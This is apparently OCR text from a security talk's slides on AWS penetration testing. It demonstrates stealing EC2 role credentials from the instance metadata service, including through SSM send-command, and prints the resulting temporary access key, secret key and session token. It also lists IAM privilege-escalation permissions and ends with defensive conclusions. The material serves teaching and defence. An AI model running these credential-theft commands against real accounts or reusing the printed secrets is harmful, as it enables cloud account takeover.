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
- A particular case:
  - Exfiltrate access credentials of other EC2 instances in other to elevate privileges in AWS


curl http://169.254.169.254/latest/meta-data/iam/security-credentials
Get output with role name
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
Run Command feature via AWS CLI
Communication in background via SSM agent
Target EC2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PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

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                    "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",
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        "CommandId": "f261a587-4809-4528-b699-19135e68795d",

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                    "Output": "{\n  \"Code\" : \"Success\",\n  \"LastUpdated\" : \"2022-10-13T11:44:58Z\",\n  \"Type\" : \"AWS-HMAC\",\n
\"AccessKeyId\" : \"ASIATYW2S63KNRSHUMPA\",\n  \"SecretAccessK
ey\" : \"IzSizTUe40vxLX62+q9QXYR4vSo4R9K5b4DWeOZO\",\n  \"Token\" : \"IQoJb3JpZ2luX2VjENz/////////wEaCXVzLWVhc3QtMSJGMEQCIDfjmKSSBs50iQQK
PO9suzTwsjsH4yVSCtZaNwUrCZfrAiAlFp9da2+1kNsUr38L3OvQmJ1X+7xBpZ0DTnyMWQ
dzvCrWBAil/////////8BEAAaDDI1OTIzMDIwMTU1NiIMjp0QZHpFUezS9qh+KqoELI5AKm/bTfacGipvmu1CArzhdhtP034plJx9IuNlePULnfdfS0+K+JNm5BSiSybS951zesL7
bhP4YGUC/hVlZn1+1v55AIEqMTBmzPmxYmN7RnXhJh/7HKHGAeV40PQskKQFhfI20mnyDR
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OcxDlY5BRU6cH+IVVPVfUj+T4a2kecqxMqtIookut0bH1/7gIUtKT0umATAKvtyUtt8MSdChppFXKYZp3bJiXQCy1/a/M4NseZTIdhVk8nvAT8pQg4X9Vg2NMJ5vv0frmzkyZFbWr9
viFPyYe14prs2Ikz/YGP01XAXi3/J1dNslqA/lRAEaYeeMlBP2CdM+WLSB6LFZVQaJwLzO
qGIg==\",\n  \"Expiration\" : \"2022-10-13T18:20:47Z\"\n}\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time
  Time     Time  Current\n                                 Dload  Uplo
```

Multiple privesc vectors in a single policy


- lambda:UpdateFunctionConfiguration
- iam:CreatePolicyVersion
- iam:SetDefaultPolicyVersion
- iam:PassRole + ec2:RunInstances
- iam:CreateAccessKey
- iam:CreateLoginProfile
- iam:UpdateLoginProfile
- iam:AttachUserPolicy
- iam:AttachGroupPolicy
- iam:AttachRolePolicy
- iam:AttachRolePolicy
- iam:PutUserPolicy
- iam:PutGroupPolicy
- iam:PutRolePolicy
- iam:AddUserToGroup
- iam:PassRole + lambda:CreateFunction + lambda:InvokeFunction
- iam:PassRole + lambda:CreateFunction + lambda:AddPermission
- lambda:UpdateFunctionCode

Weak password policy

- Found with automation testing
- Configuration exposes users to password attacks

```
└─$ aws iam get-account-password-policy
{
    "PasswordPolicy": {
        "MinimumPasswordLength": 6,
        "RequireSymbols": false,
        "RequireNumbers": false,
        "RequireUppercaseCharacters": false,
        "RequireLowercaseCharacters": false,
        "AllowUsersToChangePassword": true,
        "ExpirePasswords": false,
        "HardExpiry": false
    }
}
```

Missing credentials management



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
DEMO


1. Exfiltrate access credentials
A
Web application in EC2
2. Configure credentials
B
3. Exfiltrate credentials from second instance
AWS CLI
Second EC2 instance
4. Escalate Privileges
IAM

DEMO

Web application penetration testing

- A SSRF might not be identified
- No direct way to identify what version of the metadata service is in use
- The write permission will not be enumerate

Real attacker

Configuration review

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Configuration review

- Quickly identify the version of the metadata service in use
- In most of the cases is easy to identify privilege escalation vectors

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- Automation testing in not enough for covering complex attack vectors
- Penetration testing of cloud-based applications doesn’t guarantee the identification of cloud misconfigurations
- Hardening the environment’s configuration can mitigate some vulnerabilities from exposed services

Q&A

- Did you know we have a blog?
  - https://securitycafe.ro/